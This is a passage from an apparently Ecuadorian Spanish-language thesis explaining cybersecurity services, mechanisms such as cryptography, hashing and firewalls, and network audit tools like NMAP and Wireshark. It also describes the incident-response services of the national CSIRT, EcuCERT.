Se basa en la capacidad de garantizar que la información enviada no ha sido modificada desde su creación sin autorización, siendo exactamente igual a la que se envió. Un claro ejemplo de esto es cuando se realiza un trámite bancario online, se deberá garantizar que ningún intruso pueda capturar y modificar los datos en tránsito.

Un cambio no intencionado de datos es el resultado de procesos de almacenamiento, recepción o procesamiento, errores humanos o errores lógicos de diseño, pero si los cambios son el resultado de un acceso no autorizado a los datos, entonces también se considera una falla en la ciberseguridad de los datos. Los datos que no son íntegros se presentan de diversas formas según la naturaleza de la información, de cómo se almacena o se accede. Por otro lado, cuando ocurre un ciberataque no se lleva a cabo de manera directa hacia el mecanismo de cifrado, pero sí en contra de un mensaje o de una cadena de mensajes cifrados, y esto puede traer como

consecuencia que llegue a convertirse en un ataque de denegación de servicio contra todos los mensajes en un canal que utiliza cifrado.

2.2.3 Autenticación

Se define como el proceso en el cual se verifica la identidad digital del remitente de un mensaje en una comunicación, como requerimiento para conectarse a otra entidad. Este servicio busca garantizar al receptor la identidad del remitente del mensaje y viceversa. Una vez que el remitente ha sido autenticado, ya sea este una persona que usa un ordenador, un ordenador por sí mismo o un programa del ordenador, se inicia una sesión de comunicación segura para el envío y recepción de información entre ambos.

2.2.4 Acuse de recibo

Este servicio está basado en el envío de una notificación en forma de mensaje indicando que la información enviada ha llegado al destinatario y en sistemas más sofisticados señala que han llegado sin errores, pero en caso de que estos lleguen con errores, se procede a ejecutar un algoritmo para el reenvío de los datos que fueron registrados como erróneos y así correspondiente llegue el mensaje correcto al receptor.

Con este servicio se busca proteger tanto al emisor como al receptor de un documento de las tentativas de la otra parte de negar el envío o la respectiva recepción de todo o una parte del mismo. Así mismo, pretende dar validez legal a un documento, ya que requiere que una persona se responsabilice del contenido del documento, poniendo su firma digital en él; por lo que se considera al acuse de recibo como una prueba que el contenido de un mensaje fue recibido por el destinatario satisfactoriamente.

2.2.5 Control de acceso

El servicio de ciberseguridad denominado control de acceso se encuentra orientado en la autorización o desautorización del acceso, por lo que el sistema está en la condicionalidad de decidir entre otorgar o denegar

un requerimiento de acceso de una entidad así está ya se haya autenticado previamente, basándose en las políticas de acceso que se hayan implementado. Los términos de autenticación y control de acceso frecuentemente se utilizan en una misma tarea, ya que el acceso a un equipo o sistema está autorizado basándose en una autenticación exitosa. Por otro lado, los mecanismos de autenticación comúnmente utilizan medidas de seguridad como contraseñas, lecturas biométricas, llaves físicas y electrónicas; con el objetivo de garantizar que sólo acceden a la información y a los recursos los usuarios que tienen permiso para ello; por lo que este servicio es aplicable con carácter general a cualquier escenario de seguridad, pero adquiere una mayor relevancia al referirse a la seguridad informática.

2.3. Mecanismos de ciberseguridad

2.3.1 Intercambio de autenticaciones

Con este mecanismo ejecutado correctamente se corrobora que una entidad, bien sea la de origen o destino, es la indicada para proceder a efectuar el intercambio de información. Todo esto puede abarcar desde un sencillo inicio de sesión a un sistema operativo, servicio o aplicación, que identifica a los usuarios basándose en información que sólo el usuario conoce, siendo el establecimiento de una contraseña el caso más común. A nivel corporativo o de grandes instituciones gubernamentales los mecanismos de ciberseguridad deben ser más eficaces, por lo que se utilizan elementos ya sean tangibles o intangibles que tiene el usuario, como tokens, certificados de clave pública, imágenes o atributos biológicos.

Por otro lado, hay una diferencia entre la autenticación y autorización; con la autenticación, el sistema comprueba que la entidad a conectarse es quien dice que ser mientras que, con la autorización, el sistema comprueba que tiene autorización para realizar las acciones que desee o que tenga los privilegios para hacer.

2.3.2 Criptografía

> La Criptografía es una rama de las matemáticas que, al orientarse al mundo de los mensajes digitales, proporciona las herramientas idóneas para solucionar los problemas relacionados con la autenticidad y la confiabilidad. El problema de la confidencialidad se vincula comúnmente con técnicas denominadas de encriptación y la autenticidad con técnicas denominadas de firma digital, aunque la solución de ambos, en realidad, se reduce a la aplicación de procedimientos criptográficos de encriptación y desencriptación. (Marrero, 2003).


Desde el punto de vista telemático se puede definir criptografía como el uso de técnicas que permiten cifrar un mensaje y garantizar que la información no sea interceptada, manipulado o falsificada por individuos, entidades o procesos no autorizados. Esto se realiza mediante técnicas de cifrado y descifrado, que a su vez estas pueden ser simétricas o asimétricas. Cuando la protección que se quiere obtener consiste en garantizar el secreto de la información, es decir, la confidencialidad, es utilizado el método criptográfico conocido como cifrado.

Si se toma como ejemplo que *m* es el mensaje que se desea proteger o también llamado texto en claro, cifrarlo consiste en utilizar un algoritmo de cifrado denominado *Ek*, que lo convertirá en otro mensaje que para esta demostración será texto cifrado, *c*.

Esto puede ser expresado como: $c = Ek\ (m)$

Para que este cifrado sea de utilidad, debe haber un algoritmo de descifrado *Dk*, que permita recuperar el texto en claro a partir del texto cifrado: $m = Dk\ (c)$, como se muestra en la Figura 2.2.

Si el atacante tiene el conocimiento acerca del algoritmo, siempre podrá tener los textos en claro; por lo que se utiliza como algoritmo una función con un parámetro llamado clave.



Ek(m): Operación de cifrado de un mensaje **m** en claro con la clave secreta **k**

Dk(c): Operación de descifrado de un mensaje cifrado **c** con la clave secreta **k**

Figura 2.2: Proceso de cifrado y descifrado con clave secreta k

Fuente: Medina, W. (2016).

Un algoritmo es considerado seguro y confiable si a al atacante se le vuelve imposible obtener el texto en claro *m* aun conociendo el algoritmo y el texto cifrado *c*.

2.3.3 Firewall

Es una parte de un sistema o una red que ha sido desarrollado para denegar o limitar el acceso no autorizado, permitiendo a su vez comunicaciones autorizadas; así mismo controlan el tráfico dentro de las redes utilizando programas de seguridad situados en un servidor u ordenador independiente. Se diseñan para restringir el acceso a las redes de las organizaciones, especialmente desde el exterior, mediante análisis de dónde se originan los paquetes, con ese criterio los dejan pasar o no. Los cortafuegos se pueden presentar de distintas formas: filtrador de paquetes, cortafuegos a nivel de circuitos y a nivel de aplicación.

Por otro lado, el firewall tiene sus limitantes determinado por sus propias características, donde se puede presentar un ciberataque si este proviene de un tráfico permitido, como el uso de puertos TCP, así mismo no

puede proteger de ataques cuyo tráfico no pase por él, así como de amenazas provocadas por ataques internos o usuarios negligentes.

Existen dos políticas generales en la configuración de un firewall:

- *Política restrictiva*: Esta determinada por denegar todo el tráfico excepto el que está explícitamente permitido, en el que se encuentras los servicios que se necesiten. Este tipo de política es utilizada en las empresas y organismos gubernamentales.
- *Política permisiva*: Es aquella que permite todo el tráfico a excepción del que está explícitamente denegado. Cada servicio que conlleve un riesgo potencial deberá ser aislado uno por uno, mientras que el resto del tráfico no será filtrado. Esta política es utilizada en las universidades, centros de investigación y servicios públicos de acceso a internet.

2.3.4 Firma digital

La firma digital es una herramienta utilizada para garantizar la autoría e integridad de la información digital generada, facultando a que esta adquiera un rasgo que antes era propia únicamente en los documentos en papel. La firma digital está compuesta por una agrupación de datos integrados al mensaje digital, que da la garantía de la identidad de la persona u organización que firma el documento; esta firma puede ser emitida por una autoridad certificadora registrada, que tiene la equivalencia jurídica y funcional de una firma hecha a mano; una vez emitida la firma, el receptor debe estar en la capacidad de dar validez a la firma de la entidad emisora, puesto que esta no debe ser falsificable, así como el emisor no debe estar en la capacidad de repudiar posteriormente el mensaje con la firma. Los algoritmos usados para la elaboración de firma digital prestan los servicios de ciberseguridad como autenticación, integridad y no repudio a la comunicación mencionado anteriormente.

El uso de una firma digital no tiene la finalidad de ofrecer el servicio de confidencialidad de un mensaje; ya que este mensaje firmado digitalmente

está en la disponibilidad de ser visto por otras personas diferentes al destinatario, al igual que cuando se firma sobre papel, sino que es utilizada con el único objetivo de darle la autoría de un documento o información a una persona u organización. Este servicio de ciberseguridad es desarrollado en base a características técnicas y normativas vigentes; esto consiste en operaciones que facultan la elaboración y verificación de la firma digital, a su vez existen documentos regularizados que dan el respectivo valor legal íntegro que dichas firmas deben poseer.

Este servicio funciona usando complejas operaciones matemáticas para generar una huella digital que permite elaborar una relación entre el documento firmado con información del autor, y el conjunto de esto va cifrado con la clave privada del firmante, permitiendo que terceras partes estén en la capacidad de reconocer la identidad del autor del documento y cerciorarse de que el contenido del documento enviado no ha sido cambiado.

En el lado del receptor para proceder con la verificación del mensaje, la entidad receptora genera la huella digital del mensaje recibido, para posteriormente descifrar la firma digital del mensaje usando la clave pública del emisor, para de esta forma visualizar la huella digital del mensaje original; si ambas huellas tienen concordancia entonces se da seguridad de que no hubo modificación y que el autor es el correcto.

2.3.5 Relleno de tráfico

También llamado tráfico dummy, es un tipo de esquema de relleno de tráfico de red que consiste en generar tráfico espurio, de contenido irrelevante junto con los datos válidos, con la finalidad de que no se pueda conocer si se está enviando información o que cantidad de datos útiles realmente se están enviando. Por lo que se ha propuesto el uso de tráfico de relleno para disponer de confidencialidad sin utilizar ningún algoritmo de cifrado, de esta manera se podría conseguir mantener confidencialidad en la comunicación de las entidades sin la necesidad de usar claves de cifrado que pueden estar sujetas a leyes restrictivas, aunque no se recomendaría usarlo con esa finalidad.

Si un atacante que escucha el tráfico que se intercambian las entidades tendrá dificultades para distinguir entre la información real y la de relleno; por lo que será muy complicado para el atacante determinar quién se está comunicando con quién y cuál es el contenido de dicha comunicación.

Observar que la utilidad del relleno de tráfico no solo se ajusta a redes de información donde las entidades se comunican directamente, sino que también es de mucha utilidad para redes en las que se usan entidades intermedias en la comunicación a modo de proxy.

2.3.6 Funciones HASH

(Kaspersky Lab, 2017) define una función HASH como un algoritmo matemático que transforma cualquier bloque arbitrario de datos en una nueva serie de caracteres con una longitud fija. Independientemente de la longitud de los datos de entrada, el valor hash de salida tendrá siempre la misma longitud.

Esta función toma como entrada un mensaje de cualquier tamaño y, aplicando una serie de operaciones aritméticas y lógicas consigue otro mensaje, siempre de igual tamaño y por lo general muy reducido, 128 o 160 bits, por ejemplo. Para que la función hash sea buena, un mínimo cambio en el mensaje de entrada debe producir un notable cambio en el de salida y, por supuesto, debe ser imposible conocer el mensaje original a partir del mensaje resumen.

Esto puede servir si por ejemplo se envía un correo electrónico y se quiere estar seguros de que nadie modifica su contenido. Si cuando se ha escrito el correo, es aplicada una función hash, producirá un resumen que será adjuntado con el correo. Cuando éste sea recibido por los destinatarios, volverán a aplicar la misma función hash al correo y comprobarán si coincide con el resumen adjuntado por nosotros. Si coinciden, el mensaje no ha sido modificado en absoluto. Si no lo hacen, es porque el correo que les ha llegado no es exactamente igual al que se ha enviado. Sea cual sea el cambio (un

carácter, unas palabras, la omisión/adición de un texto) el resumen producido variará enormemente del que había producido el original. De igual forma se puede utilizar en un correo aplicando esto a cualquier tipo de documento. De entre las funciones hash más conocidas se encuentran la MD5 consiguiendo un resumen de tan solo 128 bits y, el SHA1 y SHA2 que generan un resumen de 160 bits.

2.3.7 Terceras partes de confianza (TTP)

Son entidades donde los informes emitidos por esta son considerados íntegros por los elementos dentro del domino de seguridad establecido para la comunicación entre un emisor y receptor. Pueden disponer tanto de registros como firmas digitales, así como emitir certificados de seguridad dentro de un sistema.

Existe la necesidad de una tercera parte de confianza para mantener una comunicación segura entre entidades, en cualquier circunstancia la clave pública utilizada debe ser de tamaño considerable debido a que no está en consideración que las entidades hayan tenido intercambio de datos previo al intercambio de información cifrada o firmada; por lo que la mejor alternativa de distribuir las claves públicas o certificados digitales de la variedad de usuarios en la red, es que algún agente, que sea de confianza entre las entidades a establecer una comunicación sea él encargado de la publicación de las mismas en un repositorio determinado al que todos los usuarios tengan acceso mediante una autenticación.

Dentro del marco del Reglamento Europeo UE 910/2014, están definidos los servicios que pueden brindar las terceras partes de confianza; estos pueden ser de forma expresa e indirecta.

Están establecidos de forma expresa:

- Emisión de certificados a personas físicas para la realización de firmas electrónicas avanzadas y cualificadas.
- Emisión de certificados a personas jurídicas para la realización de sellos electrónicos avanzados y cualificados.
- Emisión de certificados para sitios web.
- Servicios de entrega certificada, también conocidos como de "notificación fehaciente" en virtud de otras referencias legales.
- Servicios de sellos de tiempo.

Se encuentran señalados de forma indirecta:

- Servicios de custodia de documentos electrónicos y de firmas electrónicas
- Servicios de firma electrónica en la nube (basada en servidor)

2.4. Ciberseguridad en centros de datos

Un centro de datos, lo define Torres (2013) como una estructura creada con la finalidad es administrar la totalidad de los sistemas de información de una organización, ya sea pública o privada. Para cumplir este propósito es necesario que estén operativos y disponibles permanentemente los servicios de la red para los usuarios, por medio de planeación, análisis de eventos en la red y la aplicación de controles de seguridad correspondientes.

2.4.1 Herramientas informáticas de seguridad en las redes de los centros de datos

Estas herramientas fueron desarrolladas con la finalidad de buscar equipos en la red, realizar barridos de puertos y descubrimiento de servicios, analizando los resultados para inferir información, como versión y tipo de sistema y/o servicios, y exponer deficiencias de seguridad conocidas por su fragilidad, configuraciones particulares inseguras, uso de claves predefinidas, etc.

2.4.1.1 NMAP

Es una herramienta informática libre que es utilizada para encontrar redes, realizar auditorías de seguridad informáticas inventario de red, administrar actualizaciones de servicio y supervisar el tiempo de actividad de servidores o servicios. NMAP usa paquetes IP para establecer que hosts están disponibles en la red, los servicios con su respectivo nombre y versión, muestra el sistema operativo que se está ejecutando, el tipo de filtros de paquetes que están en uso, el nombre de DNS según la resolución IP, tipo de dispositivos conectados y direcciones MAC utilizadas.

Como resultado, NMAP muestra una lista de objetivos analizados, con información detallada para cada objetivo según las opciones configuradas. NMAP presenta la característica de elaborar una tabla con los números de puertos, protocolos, el nombre de los servicios más comunes y el estado en el que se encuentran.; estos estados pueden ser open (abierto), filtered (filtrado), closed (cerrado), o unfiltered (no filtrado).

2.4.1.2 SAINT

Es un software utilizado para el escaneo de redes de datos en busca de vulnerabilidades de seguridad y poder aprovechar las vulnerabilidades encontradas. Esta herramienta analiza cada sistema de una red para los servicios de los protocolos TCP y UDP en tiempo real. Para cada servicio que encuentre ejecutándose, emite una señal diseñada para detectar cualquier vulnerabilidad que podría permitir a un atacante obtener acceso no autorizado a la red, así como crear una negación de servicio u obtener información confidencial sobre la red.

SAINT puede agrupar las vulnerabilidades que localiza según su gravedad, el tipo o el recuento y proporcionar información acerca de un determinado host o grupo de hosts; describiendo los mecanismos para corregir dichas vulnerabilidades. Así mismo este software recibe notificaciones de los CSIRT y proporciona enlaces a parches o nuevas versiones de software para eliminar las vulnerabilidades detectadas.

2.4.1.3 NESSUS

NESSUS es un software de análisis de vulnerabilidades desarrollado para auditores y analistas de seguridad, donde los usuarios pueden programar escaneos a través de varios escáneres y filtros, utilizando asistentes para crear políticas, programar escaneos y enviar los resultados por correo electrónico. Esta aplicación es compatible con otras tecnologías como bases de datos, smartphones, servidores web e infraestructura crítica.

Adicionalmente, los resultados obtenidos del escaneo pueden ser exportados como informes en una variedad de formatos, como texto plano, XML y HTML, así como para almacenarlos en una base de datos para tenerlos como referencia en escaneos de vulnerabilidades a futuro.

2.4.1.4 WIRESHARK

WIRESHARK es un analizador de protocolo de red usado para realizar análisis y solucionar problemas en redes de datos, además que cuenta con una interfaz gráfica, opciones de organización y filtrado de análisis.

Entre las utilidades del software se encuentran:

- Inspección profunda y en directo de todos los protocolos utilizados.
- Se puede ejecutar en Windows, Linux, macOS, Solaris, FreeBSD, NetBSD y demás.
- Lee y escribe formatos de archivos de captura como: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Monitor de red de Microsoft, Network General Sniffer® (comprimido y sin comprimir), Sniffer® Pro y NetXray®, Network Instruments Observer , NetScreen snoop, Novell LANalyzer, Analizador WAN / LAN RADCOM, Analizador Shomiti / Finisar, Tektronix K12xx, Visual Visual UpTime, WildPackets EtherPeek / TokenPeek / AiroPeek.
- Los archivos de captura comprimidos con gzip se pueden descomprimir sobre la marcha

- Los datos analizados en vivo se pueden leer desde Ethernet, IEEE 802.11, PPP / HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI y demás.
- Soporte de descifrado para una variedad de protocolos como IPsec, ISAKMP, Kerberos, SNMPv3, SSL / TLS, WEP y WPA / WPA2.
- Al finalizar el análisis, los resultados se pueden exportar a XML, PostScript®, CSV o texto sin formato.

2.4.2 Registro de eventos en la red

Todo ciberataque se encuentra registrado en bitácoras, siempre y cuando se encuentre configurada correctamente la auditoría de eventos en redes y sistemas. Sin embargo, a pesar de que toda intrusión al sistema genera huellas en las bitácoras de los centros de datos, muchas veces pasa desapercibida o esta es detectada solo tiempo después cuando es realizado un análisis posterior al ataque; esto es debido a que es una cantidad enorme de datos para ser analizados en tiempo real, adicional a eso los logs son guardado por poco tiempo y luego simplemente son reemplazados por registros nuevos.

Para atender este requerimiento es necesario utilizar herramientas que permitan recolectar todos estos registros de eventos, los analice con reglas determinadas por el administrador de la red para facilitar la interpretación. Una de las herramientas más utilizadas para este propósito es un correlacionador de eventos como el McAfee ePolicy Orchestrator (ePO) que permite una visualización de la seguridad de los registros de eventos ocurridos.

La visualización de la seguridad se refiere a visualizar los datos desde una perspectiva diferente, ya que la infinidad de datos registrados en el sistema que podrían dificultar mucho la búsqueda de algún tipo de evento en particular, un ejemplo útil para este caso sería si en un centro de datos existen miles de conexiones a un directorio activo a cada momento; todas ellas provenientes de dispositivos perteneciente a la red interna corporativa, pero en un instante existe una sola conexión que inicia en el exterior de la red

mencionada y se conecta al directorio activo. Muy probablemente este evento se camuflará entre la totalidad de eventos ocurridos en el sistema. Por lo que por medio de este tipo de herramientas informáticas es posible visualizar en tiempo real el evento relevante entre los demás eventos que ocurren a cada segundo, emitiendo un conjunto de informes integrados que asignan puntuaciones de riesgo a los elementos de la red, como se muestra en la Figura 2.3.




Figura 2.3: Panel de control de riesgos de McAfee ePO.

Fuente: Hietala. (2012)

Al reunir toda esta información, el correlacionador de eventos reduce la masificación de alertas y organiza los datos como información de eventos accionables, ordenados y coherentes. Luego del análisis los principales elementos en la red son clasificados por riesgo, mostrando dónde se necesita concentrar la atención para de esta forma reducir el riesgo en el entorno, así como proporcionar detalles sobre el historial de revisiones de esta vulnerabilidad en la red.

Los cuadros de mandos e informes integrados permiten identificar rápidamente las alertas más relevantes y las principales amenazas específicas por puntaje de riesgo en la red, como se muestra en la Figura 2.4.




Figura 2.4: Informe de elementos de red en riesgo

Fuente: Hietala. (2012)

El correlacionador de eventos organiza los cuadros de mando según los riesgos, amenazas, cumplimiento, estado del parche y boletines de seguridad. Desde cualquiera de los cuadros de mando, se puede visualizar en cualquier recurso de red, los detalles de la puntuación de riesgo y qué medidas tomar para reducir o eliminar dichos riesgos, como se muestra en la Figura 2.5.




Figura 2.5: Informe de exploración para una amenaza y elemento específico.

Fuente: Hietala. (2012)

2.5. Organismos de respuesta de ciberseguridad

2.5.1 CSIRT

> Un Equipo de Respuesta ante Incidentes de Seguridad Informática (CSIRT, por sus siglas en inglés) se define como un equipo o una entidad dentro de una agencia que proporciona servicios y apoyo a un grupo particular (la comunidad de destino) con el fin de prevenir, manejar y responder a los incidentes de seguridad de la información. (Banco Interamericano de Desarrollo, 2016)

Estos equipos son conformados por especialistas en múltiples disciplinas que actúan según los procedimiento y políticas de ciberseguridad predefinidos para responder de forma rápida y eficazmente a los incidentes de seguridad con el objetivo de reducir el riesgo de ciberataques.

Hay una gran cantidad de CSIRT alrededor del mundo que varían en su misión y alcance, en el caso de Ecuador dispone del EcuCERT que es la empresa autorizada por la Arcotel para brindar los servicios de certificación de información y servicios.

2.5.2 EcuCERT

Es el Centro de respuesta a Incidentes Informáticos de la Agencia de Regulación y Control de las Telecomunicaciones del Ecuador. Esta institución tiene como objetivo brindar apoyo en la prevención y resolución de incidentes de la ciberseguridad, por medio de la capacitación, coordinación y soporte técnico.

El EcuCERT tiene establecidos los siguientes propósitos:

- Establecer criterios generales y específicos para garantizar la seguridad de los servicios de telecomunicaciones, la información transmitida y la invulnerabilidad de las redes mediante la coordinación de la gestión de vulnerabilidades e incidentes de seguridad de la información entre el EcuCERT de la Agencia de Regulación y Control de las Telecomunicaciones y los prestadores

de servicios de telecomunicaciones del país, que han sido reportados por: su comunidad objetivo, fuentes de información, centros de respuesta a incidentes informáticos reconocidos y, propia gestión.

- Controlar que los prestadores de servicios de telecomunicaciones adopten las medidas técnicas y de gestión adecuadas o la incorporación de equipamiento para preservar la seguridad de las redes de telecomunicaciones de todo el país.

- Liderar actividades de capacitación, educación y entrenamiento sobre el buen uso de las tecnologías de la información y comunicación a las Instituciones del Estado Ecuatoriano, empresas del sector de las telecomunicaciones y ciudadanía en general.

- Cooperar y ser el punto de contacto con otros equipos de respuesta nacionales e internacionales para la resolución de vulnerabilidades e incidentes informáticos.

- Promover la creación de Equipos de Respuesta a Incidentes Informáticos (CSIRT) para la gestión de los incidentes de seguridad informática en el sector de las telecomunicaciones.

El Centro de Operaciones Tecnológicas Estratégicas y Contrainteligencia de la Secretaría de Inteligencia se encarga de los aspectos técnicos de la seguridad cibernética del país y un CSIRT nacional, el EcuCERT entró en funcionamiento en noviembre de 2013. Las fuerzas militares no han articulado una política de defensa cibernética nacional, pero están trabajando en la asignación de los líderes para un programa. Sin embargo, el país ha instituido medidas para proteger la infraestructura gubernamental de los ataques cibernéticos, incluido el Decreto 166 que requiere que toda la tecnología de la Administración Pública Central cumpla con las normas de seguridad.

Los casos de uso permiten determinar los actores que existen en el sistema y las diferentes interacciones entre ellos, así como las diferentes aplicaciones que deben correr en la red. A continuación, se muestran los servicios de ciberseguridad brindados por el EcuCERT.

2.5.2.1 Alertas y advertencias

El servicio de alertas y advertencias está basado en que el usuario realice el envío de información, describiendo a detalle un ciberataque por parte de una entidad ajena a la persona o empresa, ya sea este causado por una vulnerabilidad, malware o incluso ingeniería social, para de esta forma proporcionar una guía corta para lidiar con el problema. Esta alerta debe ser enviada como como consecuencia a la contrariedad presentada, informando al EcuCERT sobre él ciberataque y de esta forma el centro de respuesta puede proporcionar una solución sustentándose en la información recolectado de la base de datos, consulta a otros CSIRT o simulaciones realizadas.

El empleo del servicio mencionado anteriormente se segmenta del sistema de monitoreo. Este sistema de monitoreo está encargado de supervisar los “logs” de los dispositivos de seguridad de los clientes como los firewalls, sistema de detección y prevención de intrusos y almacenar los mismos en un servidor local; estos logs utilizan el formato “Syslog”, el mismo que está considerado como un estándar libre para logs. Posteriormente, los logs son analizados por el sistema de monitoreo en busca de patrones de ciberataques conocidos, y en caso de detectar alguno, una alarma es activada para notificar al centro de respuesta, que revisa los logs para confirmar la información enviada, y se contacta con el cliente vía telefónica y/o correo electrónico.

2.5.2.2 Manejo de incidentes

El manejo de incidentes se refiere al proceso basado en el procesamiento de la información recibida posteriormente de haberse notificado el incidente al EcuCERT. Dicho proceso puede variar dependiendo del CSIRT, pero para el caso del EcuCERT se describe este proceso de la siguiente manera:

- Entrada y/o detección del incidente manifestado
- Registro, donde está involucrado la clasificación y el diagnóstico.
- Resolución basada en un análisis y emitiendo una respuesta.
- Cierre del caso.

Este servicio requiere que el incidente sea detectado con anterioridad, bajo las siguientes circunstancias:

- Cuando es detectado un patrón que es coincidente con algún ataque establecido previamente por el sistema de monitoreo, y esta situación es reportada al centro de respuesta activando su respectiva alarma.
- Cuando el cliente manifiesta un incidente y este es reportado al EcuCERT, con la finalidad de solucionarlo.
- Cuando el centro de respuesta EcuCERT detecta algún incidente al inspeccionar la información que es transmitida por el cliente.

